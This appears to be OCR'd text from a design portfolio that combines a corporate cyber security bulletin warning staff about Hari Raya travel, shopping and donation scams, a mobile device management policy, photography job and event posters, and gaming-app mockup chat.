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


UNN
Empowering Digital Society

Cyber Security Bulletin:

Hari Raya Scams

"Towards a Cyber Safe Digital Society" Vol. 46 | May 2023

What's in this issue?

- ☑ What are Scams?
- ☑ How does it relate to Hari Raya
- ☑ Types of Hari Raya Scams
- ☑ Hari Raya Scams Cases
- ☑ How to avoid Hari Raya Scams
- ☑ What to do if you become a victim to Hari Raya Scams?

New Message

To: Dear Colleagues,

Subject: Hari Raya Scams

Don't let scammers ruin your Hari Raya celebration. As we approach the Hari Raya celebration, it is important for us to be aware of the potential scams that may arise during this season. Scammers often take advantage of the festive season to trick people into parting with their money or personal information. By staying aware and informed, we can protect ourselves from scams and enjoy the true spirit of Hari Raya with peace of mind.

What are Scams?

Scams are fraudulent schemes or deceptive practices that are designed to trick or deceive people into giving away their money, personal information, or other valuables. Scams can take many forms, including online phishing scams, investment fraud, fake charity scams, and more.

How does it relate to Hari Raya?

Scams can relate to Hari Raya in several ways because Hari Raya is a festive season that involves a lot of socializing, shopping, and charitable activities. For example, they may use fake online shopping websites or social media platforms to offer attractive deals on festive products or services, but then disappear with the payment without delivering the goods.

Types of Hari Raya Scams

Travel Scams


These scams involve fake travel agencies or tour operators that offer discounted holiday packages for Hari Raya but then disappear with the money paid by the customers.

Online Shopping Scams

These scams involve fake online shopping websites that offer great deals on festive products or services, but never actually deliver the goods after receiving payment.

Donation Scams

These scams involve individuals or groups who go door-to-door or send messages online or via social media asking for donations for charitable causes, but then pocket the money themselves.



Hari Raya Scams Cases

Case 01 — Malaysia's Agency Travel Scams

Case 02 — Singapore's Online Shopping Scams

Case 01 : Malaysia's Agency Travel Scams

DEPARTURES

In 2019, the Malaysian police arrested a couple for operating a fake travel agency that offered discounted holiday packages for Hari Raya. They collected money from customers but did not deliver the promised holiday packages.

The couple advertised their packages on social media and other online platforms, offering attractive deals on popular tourist destinations.

Many people were attracted by the discounted rates and made payments to the fake travel agency for their holiday packages.

However, when the time came for the holiday, the customers found that there were no bookings made for them at the hotels and resorts they were supposed to stay at. Some of the customers also found that their flights had been cancelled or not booked at all.It was later discovered that the couple behind the travel agency had collected a large sum of money from their victims and disappeared without providing any of the promised services. The customers were left stranded and out of pocket.


Case 02 : Singapore's Online Shopping Scams

In 2020, Singaporean authorities warned the public about a rise in online shopping scams during the Hari Raya season. It was believed that scammers were using it as an opportunity to trick suspecting victims.

Scammers would create fake online shopping platforms or social media accounts to advertise their products which focuses on high-demand items, and lure in victims by offering attractive deals and promotions.

The victims would then make the payment upfront, but never receive the products they ordered. In some cases, the scammers would send fake or low-quality products, or products that were completely different from what was advertised.

Victims who tried to contact the scammers to request refunds or exchanges would find that the scammers had disappeared or were unresponsive. To avoid falling victim to online shopping scams during the Hari Raya season in Singapore or any other country, it's important to be cautious of unsolicited offers and to verify the legitimacy of the online shopping platform or seller. Check reviews and feedback from other customers, and be wary of deals that seem too good to be true. Always use secure payment methods and avoid making payments upfront before verifying the authenticity of the products and the credibility of the seller.



Mobile Device Management Policy

1 Assignment of New Mobile Devices

In case of assignment of new mobile devices, DC & IT factory will verify the availability in stock of a device.

All employees are prohibited to use UNN's SIM with non-business telephone systems.

2 Mobile Accessories

- Battery
- Battery Charger
- Headset
- Cover
- Screen Protector

3 Damaged Devices

DC & IT should be notified immediate if a mobile device belonging to UNN is damaged.

4 Personal Use

Employees can use the device for private reasons outside the working hours.

Employees cannot use the mobile device to access, use or distribute any material, or to participate in any activity, which is not, or might reasonably be regarded as, distasteful, offensive or indecent, harmful to other users or against the interest of UNN.

5 Security

UNN has a requirement to protect its information assets to safeguard its customers, intellectual property, and reputation. The following outlines a set of practices and requirements for the safe use of mobile devices.

6 Technical Requirements

- Devices must be configured to require a screen lock your mobile devices after 2 minutes timeout / idle.
- Devices must be configured with a secure password. At least a PIN code with 4 character which must be changed every 90 days. The password history will include the latest five.
- Device must be configured to wipe a lost or stolen device.

7 User Requirements

Users must only load data essential to their role onto their mobile device(s).

If a user suspects that unauthorized access to UNN's data has taken place via a mobile device, the user must report the incident in alignment with DC & IT incident handling process.

8 Confidentiality

All employees should be aware that other people may overhear conversations made on mobile device and take steps to ensure they do not inadvertently breach any of UNN rules on confidentiality.

9 Termination of Employment

Any mobiles devices plus associated equipment issue by UNN must be returned to DC & IT upon leaving employment.

10 Consequences in the event of Breach

As in the case of contractual and juridical breach, both UNN and its individual employees are potentially liable to penalties, including criminal law, UNN will verify, to the extent permitted by applicable legal and contractual compliance with the rules laid down in this policy.

6.2 PRODUCTION, PHOTOGRAPHY AND VIDEOGRAPHY


ARTZ PRODUCTION
ARTZVENGERS
WANTED!
BRUNEIAN.
AGE 20-25
POSITION : SHOOTER & EDITOR
HAS A PERSONAL LAPTOP, HDD, DSLR
CAMERA
GREAT AT PHOTOSHOP & PREMIERE PRO
OWN PERSONAL TRANSPORTATION
JOIN US AND DROP YOUR PORTFOLIO AND CV AT:
ARTZ_PRODUCTION
ARTZ PRODUCTION


FS #07
ARTZPRODUCTION
.01.02.2020.
Bride + Groom
tea ceremony
CONTACT: +673-8928000/8938000
FS #08
FS #09
FS #10

FS #05
FS #06
.01.02.2020.
Bride + Groom
tea ceremony
CONTACT: +673-8928000/8938000

FS #05
ARTZPRODUCTION
Happy Birthday
CELEBRANT
.01.02.2020
CONTACT: +673-8928000/8938000
FS #06

6.3 WEB APPLICATIONS MOCKUPS, WIREFRAMES, FIDELITIES






Be ready guys. I heard there will be Fall events tomorrow. Im getting hyper for tournament :)


New patch 1.2.3 is coming soon. There will be new events and characters added in game. This will be interesting.


Hello guys, can you support me play in dungeon because I want to new legendary items

Later, i help you. cus i have exam this morning. So i will contact you if i online

Ok. Thank you bro :)



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
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CSGO
OVERWATCH
WARFRAME